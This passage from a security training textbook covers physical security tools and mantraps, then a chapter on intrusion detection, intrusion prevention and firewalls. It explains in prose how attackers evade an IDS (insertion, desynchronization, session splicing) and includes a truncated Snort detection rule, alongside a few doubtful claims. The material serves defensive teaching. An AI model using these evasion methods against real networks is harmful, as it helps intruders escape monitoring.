- An identification number on a security plate matches the equipment's serial number for a positive ID.
- They are strongly constructed.

Encryption Tools

VeraCrypt VeraCrypt is a fork of and a successor to TrueCrypt, which ceased development last year. The development team addressed some of the issues that were raised during TrueCrypt's initial security audit, and like the original, it's free, with versions available for Windows, OS X, and Linux.

The following are some of the features of VeraCrypt:

- VeraCrypt is an on-the-fly encryption tool, as in your files are only decrypted when they're needed and they're encrypted at rest at all other times.
- VeraCrypt supports the creation of hidden, encrypted volumes within other volumes that cannot be detected even if an intruder has the user's password.
 - VeraCrypt supports AES (the most commonly used), TwoFish, and Serpent encryption ciphers.

BitLocker BitLocker is a full-disk encryption tool built into Windows Vista and Windows 7 (Ultimate and Enterprise versions only), and into Windows 8 (Pro and Enterprise versions only). It is also built into Windows Server (2008 and later).

- It supports AES (128 and 256-bit) encryption, and it's primarily used for whole-disk encryption.
- It also supports encrypting other volumes or a virtual drive that can be opened and accessed like any other drive on your computer.
- It supports multiple authentication mechanisms, including traditional password and PINs, a USB "key," and the more controversial Trusted Platform Module (TPM) technology.

Mantrap A mantrap offers alternate access for materials and people with different levels of security clearance. It has two doors with an airlock between them. A single door can be opened at a time, provided authentication is confirmed for both doors.

Mantraps restrict access to secure areas while providing an effective means to physically detain unauthorized persons until security provides clearance. Once individuals pass through the first door, they are not allowed to go through the second door until the first one is closed. Figure 2-10 illustrates a mantrap.




Figure 2-10 The two doors of a mantrap must be accessed individually.

This system offers protection in three ways:

1. It is difficult to force entry through a single door, let alone two doors.
2. It provides time to assess the person inside the mantrap prior to letting him or her pass through the second door.
3. It permits only one person in at a time.

In huge areas such as government installations and large financial institutions, as many as 99 doors can be installed to form a massive mantrap system. The programmable character of such a massive system allows designers to create a complex space that contains many rooms and safe areas.

Chapter Summary

- Security officers, who would be accountable for any security breach in a firm, should be employees.
- Physical security should be checked for vulnerabilities.
- Device Lock is a device control solution to safeguard network computers against internal and external attacks.
- All organizations should have a checklist for physical security as a part of their security check-ups.
- Natural disasters cannot be prevented, but the loss can be decreased substantially if a security policy is properly implemented.

- Employees need to take responsibility for handling security issues.
- Biometrics can be used as an effective access control to restricted areas.
- Implementation of a good physical security policy and countering social engineering tactics are the two biggest challenges for physical security.

Key Terms

biometric technology	mantrap	Wired Equivalent Privacy (WEP)
compromising emanation (CE)	smart card	wireless access point (WAP)
digital certificate	virtual private network (VPN)	
encryption	Wi-Fi Protected Access (WPA)	

Review Questions

1. Name four physical security threats.

2. What are compromising emanations, or CEs?

3. What does the checklist for securing the company surroundings include?

4. Name three methods for securing servers.

5. What is the difference between a smart card and a security token?

6. What are the four different types of security personnel?

7. Name three different types of biometric authentication devices and explain their operation.

8. How can biometric authentication devices be compromised?

9. What is a mantrap?

10. What is encryption?

Hands-On Projects



1. Perform the following steps:
 - Navigate to Chapter 2 in MindTap or on the Student Resource Center.
 - Read MIT Guide to Lock Picking.pdf.
2. Perform the following steps:
 - Navigate to Chapter 2 in MindTap or on the Student Resource Center.
 - Read Physical Security and Operations.pdf.
3. Perform the following steps:
 - Navigate to Chapter 2 in MindTap or on the Student Resource Center.
 - Read PHYSICAL SECURITY.pdf.
4. Perform the following steps:
 - Navigate to Chapter 2 in MindTap or on the Student Resource Center.
 - Read Security Standards Physical Safeguards.pdf.
5. Perform the following steps:
 - Navigate to Chapter 2 in MindTap or on the Student Resource Center.
 - Read secure.pdf.

Evading IDS, Firewalls and Detecting Honeypots

After completing this chapter, you should be able to:

- Understand intrusion detection systems (IDS)
- Detect an intrusion
- Name the types of IDS
- Detect an attack on an IDS
- Evade an IDS
- List tools to evade an IDS
- Install an intrusion prevention system (IPS)
- Identify a firewall
- Bypass a firewall
- List the tools used to bypass a firewall
- Understand honeypots
- Detect honeypots

What If?

eGlobal Bank is a reputable bank in New York City with a large number of companies and individuals as customers. In addition to regular banking services, the bank began offering a number of online services that included online bill payment, transaction of money through credit cards, and other online transactions.

Recently, Web hacking attacks on institutions in the financial sector have increased rapidly. These include attacks that access the personal information, credit card details, passwords, and bank account details of bank customers.

Due to the growth of such incidents, eGlobal Bank made the security of its banking operations a top priority. The bank had basic experience in security, so it had a firewall installed by a third party. The bank believed that its banking sector was completely safe from the vulnerabilities of Web attacks.

A few months later, bank officials were taken aback by the news that their servers had been hacked and sensitive information on thousands of customers had been stolen.

- How did the attacker access the servers despite the installation of a firewall?
- How might an IPS have prevented this breach?

Introduction to Evading IDS, Firewalls, and Detecting Honeypots

This chapter focuses on evading IDS, firewalls, and honeypots, security features that administrators deploy to protect their networks. It covers each of these features and the security issues involved with each.

Introduction to Intrusion Detection Systems

Attackers are always on the prowl to compromise networks. This poses a major threat to a company's internal network.

One of the simplest ways of preventing attackers from compromising a network is to customize its settings. Customization of network settings gives network administrators an efficient means of monitoring network traffic. Administrators can also put restrictions on the data and information exchanges taking place over the network to prevent unknown and unauthenticated users from accessing it.

It is also necessary to understand the importance of continuous monitoring. Having a firewall or intrusion detection system on a network does not make the network secure unless there is continuous monitoring of the exchange of data information and network traffic. System and network administrators must be thoroughly trained to track log files, look for suspicious signatures, and maintain a database of weekly alerts. This allows them to track events that have occurred over a specific span of time. This information gives systems personnel the ability to

deal with intrusions, attacks, or threats imposed on the company's network. Attackers always find new ways to elude the defensive mechanisms of a network. Therefore, the victim of a particular attack must be aware of the tools and techniques that the attackers employed to compromise the network. This helps administrators develop techniques and methods of blocking attackers, as well as trace the origin of the attack.

Today, there are many exploits that facilitate the infiltration of computer networks. However, there are several mechanisms that assist administrators in preventing these exploits from materializing. The following are the four main mechanisms for exploit prevention:

- **Intrusion detection system (IDS):** inspects all inbound and outbound network activity. The IDS identifies any suspicious pattern that may indicate an attack that could compromise the system. The IDS acts as a security check on all transactions that take place in and out of the system. This allows the user to keep a close check on the authenticity and reliability of the activity that is taking place on the network.
- **Intrusion prevention system (IPS):** can be any device that uses access control to guard systems from attacker misuse. IPS is treated as an enhancement of IDS because it not only detects an intrusion, but also reacts to prevent it from succeeding.
- **Firewall:** is a software program or hardware device that protects the resources of a private network from users on other networks. A firewall acts as a wall around the network that allows only authenticated users to access network resources. This restricts attackers (unauthenticated users) from entering the network by denying them access. Today, most organizations rely heavily on firewalls for their internal security but there are many ways by which an attacker can bypass them.
- **Honey pots:** are computers or virtual appliances, set up as vulnerable systems, designed to detect, deflect, or in some manner counteract attempts by unauthorized individuals to penetrate a network system. This preventive measure is used to learn the language of attackers and other intruders, and to adopt security measures in keeping with their intrusion tools and techniques. The goal of setting up a honeypot is to divert an attack to a softer target and allow that system to be probed, attacked, and potentially exploited. By having honeypots on the network an administrator can gain enormous amounts of information about how a malicious hacker can gain access to systems. Security improvements can occur by knowing the tools that intruders use. These data allow system administrators to build countermeasures against these activities.

Intrusion Detection System (IDS)

James Anderson, in his paper published in 1980, "Computer Security Threat Monitoring and Surveillance," suggested a method to monitor packets passing through computer networks. It was in this paper that he introduced the concept of intrusion detection. Since then, several significant developments in IDS technology have taken place. This paper raised issues regarding misuse and the need to detect misuse in conjunction with the changes that were taking place. Anderson's work in data auditing has had a great impact on the auditing subsystems of almost all operating systems. Anderson's hypothesis laid the groundwork for intrusion detection system design and development. His work marked the beginning of host-based intrusion detection and IDS in general.



An IDS gathers and analyzes information from various areas within a computer or a network to identify possible security breaches, including both intrusions (attacks from outside the organization) and misuse (attacks from within the organization). An IDS uses vulnerability scans to assess the security of a computer system or network.

IDS Placement An IDS plays a key role in monitoring hosts or computer networks. It can target unknown attacks in conjunction with other network devices. It can be placed on the network at a point where it can track shared entry or exit points. At times it comprises more than one installation running on more than one system.

IDS software monitors the requests made by internal or external networks. Figure 3-1 represents a setup of dedicated machines with an IDS. An IDS protects the network by securing it from illegitimate sources.




Figure 3-1 An IDS protects the network by securing it from illegitimate sources.
Copyright 2017 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. WCN 02-200-203

Intrusion Detection Techniques The following sections describe some of the ways to detect an intrusion.

Signature Recognition Signature recognition is also known as misuse detection. It tries to identify events that indicate an abuse of a system. It is achieved by creating models of intrusions. Incoming events are compared with intrusion models to make a detection decision. While creating signatures the model must detect an attack without disturbing the normal traffic on the system. Attacks, and only attacks, should match the model or false alarms will be generated.

The simplest form of signature recognition uses pattern matching to compare the network packets against binary signatures of known attacks. A binary signature may be defined for a specific portion of the packet, such as the TCP flags.

Signature recognition can detect known attacks. However, there is a possibility that other matching packets might represent the signature, triggering bogus signals. Signatures that are formed improperly may also trigger bogus signals. In order to detect misuse, the number of signatures required is huge. The more signatures, the more attacks can be detected. Traffic may incorrectly match with the signatures however, reducing the performance of the system.

Network bandwidth is consumed with the increase in the signature database. As the signatures are compared against those in the database, there is a probability that the maximum number of comparisons cannot be made, resulting in certain packets being dropped.

Virus attacks such as Nimda have created the need for multiple signatures for a single attack. Changing a single bit in some attack strings can invalidate a signature and create the need for an entirely new one.

Despite problems with signature-based intrusion detection, such systems are popular and work well when configured correctly and monitored closely.

Anomaly Detection Anomaly detection differs from the signature recognition model in that it is based on heuristics or behavioral rules derived from a baseline established during normal network operations. The model consists of a database of anomalies or out of the ordinary activities. Any event that has a match in the database is considered an anomaly. Any deviation from normal use is labeled an attack. Creating a model of normal use, called a baseline, is the most difficult task in creating an anomaly detector. The **baseline** is a measurement of the performance of a network in real-time situations to establish normal network activity.

In the traditional method of anomaly detection, important data are kept for checking variations in network traffic for the model. However, in reality there is less variation in network traffic and too many statistical variations, making these models imprecise; some events labeled as anomalies may only be irregularities in network usage.

These models should be trained on the specific network that is to be policed if they are to be effective.

Protocol Anomaly Detection Protocol anomaly detection is based on the anomalies specific to a protocol. This model has recently been integrated into the IDS model. It identifies the TCP/IP protocol-specific flaws in a network.



Protocols are created with specifications, known as RFCs, for dictating proper use and communication. New attack methods are being discovered that violate protocol standards.

The pace at which the malicious signature attacker is growing is incredibly fast. Therefore the signature database must be updated frequently to detect attacks. But network protocols, in comparison, are well defined and changing slowly. A protocol anomaly detector can identify new attacks without requiring new signature updates.

Protocol anomaly detectors are different from the traditional IDS in how they present alarms. The best way to present alarms is to explain which part of the state system was compromised. For this, the IDS operators must have a thorough knowledge of the protocol design. Protocol anomaly detectors focus on specific protocols, allowing operators to easily see the compromised area.

Types of Intrusion Detection Systems

Network-Based Intrusion Detection System (NIDS) A network-based intrusion detection system (NIDS) (Figure 3-2) checks every packet entering the network for the presence of anomalies and incorrect data. Unlike firewalls, which are confined to the filtering of data packets with vivid malicious content, the NIDS checks every packet thoroughly. A NIDS captures and inspects all traffic regardless of whether it is permitted. Based on the content, an alert could be generated at either the IP or application level. Network-based intrusion detection systems tend to be more distributed than host-based IDS.




Figure 3-2 A NIDS checks every packet for the presence of anomalies.
Copyright 2017 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. WCN 02-200-203

The NIDS is basically designed to identify the anomalies at the router and host levels. The NIDS audits the information contained in the data packets and logs information on malicious packets. A threat level is assigned to each risk after the data packets are received. The threat level enables the security team to be on alert.

Host-Based Intrusion Detection System (HIDS) In a host-based intrusion detection system (Figure 3-3) the IDS analyzes each system's behavior. The HIDS can be installed on any system, ranging from a desktop PC to a server. The HIDS is more versatile than the NIDS. One example of a host-based system is a program that operates on a system and receives application or operating system audit logs. These programs are highly effective for detecting insider abuses.




Figure 3-3 Host-based IDS analyze each system's behavior.

Residing on the trusted network systems themselves they are close to the network's authenticated users. If one of these users attempts unauthorized activity, host-based systems usually detect and collect the most pertinent information promptly. In addition to detecting unauthorized insider activity, host-based systems are also effective at detecting unauthorized file modification. HIDS are more focused on changing aspects of the local systems. HIDS are also more platform-centric. Many focus on the Windows OS, but there are other HIDS for UNIX platforms.

System Integrity Verifiers (SIV) A system integrity verifier (SIV) monitors system files to determine whether an intruder has changed the files. An integrity monitor watches

key system objects for changes. For example, a basic integrity monitor uses system files or registry keys to track changes by an intruder. Although they have limited functionality, integrity monitors can add an additional layer of protection to other forms of intrusion detection.

Log File Monitors (LFM) A log file monitor (LFM) (Figure 3-4) monitors log files created by network services. An LFM IDS searches through logs and identifies malicious events. In a manner similar to NIDS, these systems look for patterns in the log files that suggest an intrusion. A typical example are parsers for HTTP server log files that look for intruders who try well-known security holes such as the “phf” attack. An example is the Swatch program.




Figure 3-4 An LFM monitors log files created by network services.

Indications of Intrusion

System Intrusions Certain parameters clearly indicate the presence of an intruder on a system. Attackers modify certain system files and configurations to hide any signs of intrusion. Signs of system intrusion include the following indicators:

- A system fails to identify a valid user
- Active access to unused logins
- Logins during nonworking hours
- New user accounts other than the accounts the administrator has created
- Modifications to system software and configuration files using administrative access, and the presence of hidden files
- Gaps in system audit files, which indicate that the system was idle for that particular time. The gaps may actually indicate that an intruder has attempted to erase the audit tracks
- The system's performance decreases drastically, consuming CPU time
- System crashes suddenly and reboots without user intervention
- The system logs are too short and incomplete
- Time stamps of system logs are modified to include strange inputs
- Permissions on the logs are changed, including the ownership of the logs
- System logs are deleted
- System performance is abnormal; the system responds in unfamiliar ways
- Unknown processes are identified on the system
- Unusual display of graphics, pop-ups, and text messages observed on the system

File System Intrusions By observing the system files, a user can identify the presence of an intruder. System files record the activities of the system. Any modification or deletion of the file attributes or the files themselves is a sign that the system was a target of attack. The following anomalies are indications of file system intrusion:

- New, unknown files or programs on the system
- Changed file permissions: Intruders often attempt to escalate privileges to gain administrative access. Intruders who obtain administrative privileges can change the file permissions.
- Unexplained modifications in file size: All system files should be analyzed
- Presence of rogue suid and sgid files on a Linux system that do not match the master list of suid and sgid files
- Unfamiliar file names in directories, including executable files with strange extensions and double extensions
- Missing files



Network Intrusions The following symptoms are general indications of network intrusions:

- Sudden increase in bandwidth consumption
- Repeated probes of a machine's available services
- Connection requests from IPs other than those in the network range
- Repeated attempts to log in from remote machines
- Arbitrary log data in log files, indicating attempts of denial-of-service attacks, bandwidth consumption, and distributed denial-of-service attacks

Steps to Perform after an IDS Detects an Attack

The following steps should be performed after an IDS detects a possible attack:

- Configure the firewall to filter out the IP address of the intruder. However, this still allows the intruder to attack from other addresses
- Beep or play a WAV file. This may be anything that draws the attention of the administrator
- Send an SNMP trap datagram to a management console like HP OpenView or Tivoli
- Send a Windows NT event to the event log
- Send an event to the UNIX syslog event system
- Send e-mail to an administrator to notify him or her of the attack
- Page (using normal pagers) the system administrator
- Save the attack information (time stamp, intruder IP address, victim IP address/port, and protocol information)
- Save a trace file of the raw packets for future analysis
- Launch a separate program to handle the event
- Forge a TCP FIN or RST packet to force a connection to terminate

Evading IDS

IDS Attacks IDS are not foolproof. Attackers can spoof from fake addresses to trick the IDS. The attacker can create fake attacks to trigger a reaction from the IDS, making it snap network connectivity for a genuine service. The attacker can attack in a variety of ways.

Insertion Attacks Insertion is the process by which an attacker confuses an IDS by forcing it to read invalid packets. In this case, the packets would not be accepted by the system to which they are addressed. If a packet is malformed or if it does not reach its actual destination, the packet is invalid. If the IDS reads an invalid packet, the IDS will become confused.

To understand how insertion becomes a problem for a network IDS, it is important to understand how IDS detect attacks. The IDS employs pattern-matching algorithms to look for specific patterns of data in a packet or stream of packets. For example, IDS might look for the

string “phf” in an HTTP request to discover a PHF Common Gateway Interface (CGI) attack. An attacker who can insert packets into the IDS can prevent pattern matching from working. For instance, an attacker can send the string “phf” to a Web server, attempting to exploit the CGI vulnerability, but force the IDS to read “phoneyf” (by inserting the string “oney”) instead. One simple insertion attack involves intentionally corrupting the IP checksum. Every packet transmitted on an IP network has a checksum that is used to verify whether the packet was corrupted in transit. IP checksums are 16-bit numbers that are computed by examining information in the packet. If the checksum on an IP packet does not match the actual packet the host to which it is addressed will not accept it, while the IDS might consider it part of the effective stream.

Evasion Attacks An evasion attack occurs when the IDS discards a packet that the host to which it is addressed accepts. Evasion attacks are devastating to the accuracy of the IDS. An evasion attack at the IP layer allows an attacker to attempt arbitrary attacks against hosts on a network, without the IDS ever realizing it. One example of an evasion attack occurs when an attacker opens a TCP connection with a data packet. Before any TCP connection can be used, it must be opened with a handshake between the two endpoints of the connection (a fairly obscure fact about TCP is that the handshake packets can themselves bear data). IDS that do not accept the data in these packets are vulnerable to an evasion attack.

Denial-of-Service Attacks Multiple types of denial-of-service attacks are valid against IDS. The attacker identifies a point of network processing that requires the allocation of a resource, causing a condition to occur that consumes all of that resource. The resources that can be affected by the attacker are CPU cycles, memory, disk space, and network bandwidth. The CPU capabilities of the IDS can also be monitored and affected. This is because the IDS needs half of the CPU cycle to read the packets, detect the purpose of their existence, and then compare them with some location in the saved network state. An attacker can verify the most computationally expensive network processing operations and then compel the IDS to spend all of its time carrying out useless work.

An IDS requires memory for a variety of things. For generating a match for the patterns, the TCP connections should be saved, the reassembly queues should be maintained, and the buffers of the data should be generated. In the initial phase the system requires memory, so that it can read the packets. Memory, which is allocated by the system, is needed for network processing operations. An attacker can verify the processing operations that require the IDS to allocate memory and force the IDS to allocate all of it for meaningless information.

In certain circumstances the IDS stores activity logs on the disk. The stored events occupy most of the disk space. The attackers can occupy a major part of the disk space on the IDS by creating and storing a large number of useless events. This renders the IDS useless in terms of storing real events.

Network IDS record the activity on the networks they monitor. They are competent because networks are hardly ever used to their full capacity; few monitoring systems can cope with an extremely busy network.

Unlike an end system, the IDS must read everyone’s packets, not just those sent specifically to it. An attacker can overload the network with meaningless information and prevent the IDS from keeping up with what is actually happening on the network.



Complex Attacks Hackers can direct their attacks to bypass IDS through complex procedures. For example, an intruder might send a TCP RST or FIN packet that the NIDS detects but the target system does not. This leads the NIDS to believe that the connection is closed when it is actually open. Because TCP connections are stateful, the intruder could wait a long time before resuming the attack. Although most systems disconnect after a specific amount of time with no activity, the intruder can still cause a wait of several minutes before continuing.

The first attack determines a path so that the packets can be passed as far as the NIDS is concerned. However, it causes the later router to drop the packets, depending on how the router is configured.

If the link is slow for NIDS, the hacker can overload the link with the IP packets having a higher priority and send the TCP FIN as a packet with a low priority. In this case, the queuing process of the router will drop the packets.

Another approach is to consider what the host will or will not accept. For example, different TCP stacks behave differently to slightly invalid input. Typical ways of causing different traffic to be accepted or rejected are to send TCP options, cause timeouts to occur for IP fragments or TCP segments, overlap fragments or segments, or to send slightly wrong values in TCP flags or sequence numbers.

Obfuscation A tool called an obfuscator is sometimes used to convert a straightforward program into one that works the same way but is much harder to understand. An IDS may find it difficult to detect a malicious program that has been run through an obfuscator because the IDS compares the malicious program to the signatures in its database.

Desynchronization Desynchronization uses SYN packets in two different ways: postconnection and preconnection.

Postconnection SYN

Attackers do not try to directly deceive an intelligent sniffer or an IDS because they keep track of the TCP sequence numbers. For this technique to work efficiently, attackers first desynchronize the sniffer or IDS. The attack on the sniffer or IDS can be implemented by sending a postconnection SYN packet in the data stream. The data stream will have all the necessary sequence numbers (all different) and meet the criteria so the target accepts the stream. After transmitting the data stream, the host ignores the SYN packet because the reference of the SYN packet has already established a connection. The motive behind this attack is to resynchronize the sniffer or IDS. If the attacker succeeds in resynchronizing the IDS with a SYN packet, the attacker then sends an RST packet with the new sequence number.

Preconnection SYN

This attack is performed by sending an initial SYN before the real connection is established, but with an invalid TCP checksum. The sniffer can ignore or accept subsequent SYNs in a connection. If the sniffer is smart, it does not check the TCP checksum. If the sniffer checks the checksum, the attack is synchronized and a bogus sequence number is sent to the sniffer or IDS before the real connection occurs.

Fragmentation These attacks are similar to session splicing. Attackers use different fragmentation methods to evade the IDS.

Session Splicing Session splicing is a network-level evasion method that divides the string across several packets. The data in the packets are divided into small portions of bytes, and during delivery the string match is evaded. To handle these evasion techniques, an IDS needs to watch and understand that the session or IDS has to detect the evasion technique using other methods. The following is the Snort rule to detect an evasion technique:

```
alert tcp $EXTERNAL_NET any → $HTTP_SERVERS 80 (msg:"WEB-MISC
whisker
space splice attack"; content:"|20|"; flags:A+; dsize:1;
reference:arachnids,296; classtype:attempted-recon; reference
```

The above code rule identifies the traffic that is intended for port 80 with the ACK flag set, a space (hex 20) in the payload, and a dsize of 1.

Intrusion Prevention Systems (IPS)

The inadequacies in current security systems have made it necessary to develop a new breed of security products known as intrusion prevention systems (IPS) (Figure 3-5). Intrusion prevention is a preemptive approach to network security, used to identify potential threats and respond to them swiftly.




Figure 3-5 Intrusion prevention systems entail a preemptive approach to network security.

An intrusion prevention system can be any device that uses access controls to guard systems from attacker misuse. Intrusion prevention is treated as an enhancement of intrusion detection. Primarily, an IPS must display the same output, consistency, and latency characters as other network communications elements such as switches and routers. IPS are designed to

detect malicious data packets, stop intrusions, and block malicious traffic automatically prior to any attacks taking place. Network engineers must cautiously design their networks to send traffic from one point to another with precise latency and throughput necessities. These presentation characteristics should not rely on the number of sort-outs that are used or the type of traffic that is being transmitted through the network. An IPS can correct CRCs, unfragment packet streams, prevent TCP sequencing issues, and clean up unwanted transport- and network-layer options.

An IPS is the first step in the union of networking and security. IPS is not just an outer-limit defense element, but presents its maximum value as an invasive security element that is executed at both interior and boundary network segments. To be efficient, an IPS must display unrestricted network performance and tremendous attack-plugging precision. IPS indicate a theoretical shift from conventional security tools like firewalls and intrusion detection systems that require widespread design, modification, and manual protection to an automated safety key.

Intrusion Prevention Strategies The following three strategies are used to direct IPS:

- *Host-based memory and process protection:* With this strategy, the IPS monitors the executing processes and disables those that look malicious—for example, processes that try to execute buffer overflows.
- *Session interception:* Terminating a session by sending a reset (RST) packet can be done when a flexible response plug-in is enabled. Snort can automatically terminate TCP sessions using this plug-in response.
- *Gateway intrusion detection:* Snort uses gateway ID to block hostile traffic and, using SnortSam, manipulates the access list of blocked traffic. Alerts are generated if any suspicious traffic is found.

IPS Deployment Risks Risks should be considered while deploying an IPS and Snort operating in one of the IPS modes. The following sections discuss those risks.

Session Interception and IDS Identification Snort terminates TCP sessions when it detects an attack with the help of an RST packet. This packet may allow the attacker to determine not only the type of IPS responsible for termination but also the type of system that runs the IPS software.

The pOf (Passive OS Fingerprinting) tool is used to identify the type of OS and analyze the flow of packets in an OS. This tool listens to the packets on the network and determines what type of machine is sending the RST packet, allowing an attacker to identify what type of IPS solution is causing the problem.

Exploiting Time Delays When there is a time gap between the IPS detecting attacks and ordering a change in access control lists of border devices, attackers can use the target to establish a backdoor connection to another system.

Self-Inflicted Denial-Of-Service Modifying the actual source address to become a forged address is called spoofing. If this forged address is a system that the network actually

needs, denial-of-service conditions result. Spoofing the address of a DNS server prevents name resolution. Spoofing a mail gateway can stop the flow of e-mail.

Blocking Legitimate Traffic An IPS usually blocks traffic if the packet is identified as an attack. If legitimate traffic is incorrectly identified as an attack by an IPS that blocks millions of inbound connections, then the customers using that IPS will lose a great deal of money. Careful considerations should be taken to avoid this kind of situation.

IPS Types The two types of IPS are host-based and network-based.

Host-Based IPS (HIPS) A host-based IPS (HIPS) installs the intrusion-prevention application directly onto the particular system that is being protected. The intrusion-prevention application binds directly to the operating system and its services to monitor and intercept system calls. The application, by binding to the operating system, prevents attacks and maintains a log file. A HIPS does not need regular updates to stay ahead of new malware as it uses traditional fingerprint-based and heuristic antivirus detection methods. Apart from monitoring and intercepting system calls, a HIPS can also monitor data streams, file locations, and registry settings for a Web server in order to protect it from generic attacks.

Malicious code usually tries to modify the system or other software on the attacked machine. Host-based IPS recognize such changes and either prevent them by default or notify the user for permission. An application binary interface (ABI) is a set of basic binary software conventions that remains constant. HIPS works by enforcing ABI. ABI stays one step beyond the application program interface. For a particular CPU family, ABI can be defined as the application program interface plus the machine language for that particular CPU family. Hence, it is difficult for an attacker to attack the system without violating the ABI.

Network-Based IPS (NIPS) NIPS come with the features of an IDS, an IPS, and a firewall. For this reason they are also referred to as in-line or gateway IDS. NIPS come with two interfaces: one is designated as internal and the other as external. All incoming packets are first transferred to the internal interface's detection engine, which examines the packets and checks for any threats. If the packets are found to be legitimate and threat free, they are forwarded to the intended destination. A NIPS is an application or piece of hardware that prevents an intrusion on a specific network host. NIPS are designed to inspect traffic based on the security policy and drop any malicious traffic. They analyze, detect, and report any security-related events. There is no need to install a NIPS on every computer system as must be done with host-based IPS.

The following are the NIPS types:

- **Content-based NIPS:** inspects the content of network packets for unique sequences. It inspects and blocks any unknown entry into the network. These sequences, called signatures, are analyzed to detect and prevent attacks such as worm infections or hacks.
- **Rate-based NIPS:** depends on the intent of the attack rather than the content. It identifies the threats that are different from the usual traffic. It sets parameters by learning or monitoring the type and behavior of normal traffic. Anything falling outside of



these parameters is considered malicious and blocked. These NIPS prevent denial-of-service and distributed denial-of-service attacks.

Information Flow in IDS and IPS The flow of information is similar in both IDS and IPS. The following sections describe eight methods of information flow illustrating the similarities and differences between IDS and IPS.

Raw Packet Capture The information flow starts from raw packet capture in IDS and IPS. This method captures the packets and transfers data to the next intended component of the system. There are two modes of data capturing:

- *Promiscuous mode*: packets are picked up by network interface cards (NICs) at every point that interfaces with the network media.
- *Nonpromiscuous mode*: packets are picked up by NICs that are related to particular MAC addresses. This mode is best suited for host-based detection and prevention.

Network-based detection uses two NICs; one for raw packet capture and the other to allow the host systems to provide remote administration. These captured raw packets should be saved by both IDS and IPS so they can be processed and analyzed for future use.

Filtering Filtering is a process of controlling the packets that are captured and can be done in many ways. Network interface cards filter incoming packets. Another method is to use packet filters to capture some configured packets. For example, libpcap offers packet filtering with the help of a BPF interpreter when it decides what packet should be sent to an application. In most operating systems filtering is done in kernel space with the help of a BPF interpreter. In other systems, like Solaris, filtering is done in user space, which is less efficient.

Packet Decoding A decoder is used to define the packet structures that are collected through promiscuous monitoring. Decoding is used to determine whether a packet is IPv4, an IP header with no options, or in IPv6. Some IDS, like Snort, use packet encoding that allows a checksum to determine whether the packet header coincides with the checksum value in the header itself or not. This checksum calculation is done for all combinations of protocols.

Storage After decoding the packet it should be stored either by saving its data to a file or by placing it in a data structure. Saving data in a file is simple and easy because new data can be appended to an existing file or a new file can be created to store the filtered data. The disadvantage of writing intrusion detection data to a file is that an IDS sorts huge amounts of data in one or more files, making disk space management a challenge. This challenge can be handled by using a data structure.

Fragment Reassembly After storing the data, packet fragmentation should be done. This can be accomplished in different ways. One packet fragment can overlap another packet through fragment reassembly. The overlapped fragment can overwrite the first rather than being reassembled in its sequential order. Fragmentation helps to remove wasted size, which is left blank.

Stream Assembly The stream assembly method is a complicated storage mechanism as it has to handle many conditions.

Stateful Inspection of TCP Session Stateful inspection of network traffic is used to analyze the importance of packets that traverse the network. Both IDS and IPS have difficulty dealing with packets that appear to be a part of the session; an attacker can flood the entire network with such packets, rendering the presence of IDS and IPS useless. Current IDS and IPS perform these stateful inspections of network traffic. Stateful inspection helps IDS and IPS perform signature matching on the contents of the session. Stateful analysis enables IDS and IPS to identify scans in which OS fingerprinting is attempted.

Firewalling The main purpose of firewalling is to protect the IDS and IPS from outside attacks such as worms, viruses, Trojan horses, and so on. Attackers can launch attacks on IDS and IPS that disable them. In this situation, the firewall plays a major role in protecting both the IDS and the IPS. The firewall filters proxy data over a network and reduces the traffic. Most IDS and IPS do not have built-in firewalls, as they limit the performance of the system.

IDS Versus IPS The subject of IDS versus IPS has become an unnecessary argument in the field of technical security. IDS and IPS are two separate technologies that can complement each other. There are many differences between them. The major ones are listed in Table 3-1.

IDS	IPS
Placed on network inactively	Placed in-line (actively)
Cannot parse encrypted traffic	Better at defending applications
Installed on network segments (NIDS) and on hosts (HIDS)	Installed on network segments (NIPS) and on hosts (HIPS)
Becomes reactive by providing alerts	Becomes proactive by providing blocking
Ideal for identifying hacking attacks	Better at blocking Web destruction

Table 3-1 IPS and IDS have different strengths

Firewalls

A firewall (Figure 3-6) is a set of related programs that protect the resources of a private network from users on other networks. Firewalls are a set of tools that monitor the flow of traffic between networks. A firewall, placed at the network level and working closely with a router, filters all network packets to determine whether or not to forward them toward their destinations. A firewall is often installed away from the rest of the network so that no incoming request can get directly to a private network resource. If configured properly, systems on one side of the firewall are protected from systems on the other side of the firewall.




Figure 3-6 A firewall protects the resources on a network from users on other networks.

A firewall is an intrusion detection mechanism and is specific to an organization's security policy. The settings of firewalls can be changed to make appropriate changes to its functionality. They can be configured to restrict incoming traffic to POP and SNMP and to enable e-mail access. Certain firewalls block e-mail services to secure against spam.

Firewalls can be configured to check inbound traffic at a point called the choke point, where security audits are performed. The firewall can also act as an active phone tap tool by identifying an intruder's attempts to dial into modems within the network. The firewall logs contain information that reports to the administrator on all the attempts to access various incoming services.

The firewall verifies incoming and outgoing traffic against firewall rules. It acts as a router to move data between networks, managing the access of private networks to host applications. All attempts to log in to the network are identified for auditing. Unauthorized attempts can be identified by embedding an alarm that is triggered when an unauthorized user attempts to login.

Packet Filtering Packet filtering is based on IP address and the type of network layer on which the firewall operates. Firewalls can filter packets based on address and traffic type. They identify the source addresses, destination addresses, and port numbers while address filtering. They also identify types of network traffic when protocol filtering. Firewalls can identify the state and attributes of the data packets.

Address Filtering Firewalls can filter packets based on their source and destination addresses and port numbers.

Protocol Filtering Firewalls can also filter specific types of network traffic. The decision to forward or reject traffic depends on the protocol used—for example, HTTP, FTP, or ICMP. Firewalls can also filter traffic by packet attribute or state.

Firewall Methodology Firewalls generally deny traffic based on the following two methodologies (Figure 3-7):

- A firewall can allow any traffic except that which is specified to be restricted. It depends on the type of firewall used, the source and destination addresses, and the ports.
- A firewall can deny traffic that does not meet the specified criteria based on the network layer on which the firewall operates.




Figure 3-7 Firewalls use two different methodologies for denying traffic.

The type of criteria used to determine whether traffic should be allowed through varies from one type of firewall to another. Firewalls may be concerned with the type of traffic or with source or destination addresses and ports. A firewall may also use complex rule bases that analyze the application data to determine whether the traffic should be allowed through.

Firewall Limitations The following are some limitations of firewalls:

- A firewall cannot prevent individual users with modems from dialing into or out of the network, bypassing the firewall altogether.
- A firewall cannot prevent an attacker from getting a user to reveal sensitive information through social engineering. Therefore, employees must be trained to keep

confidential information intact. Attackers can socially engineer an employee who is not alert to reveal passwords that allow the intruder to easily dial through the modem into the organization's private network.

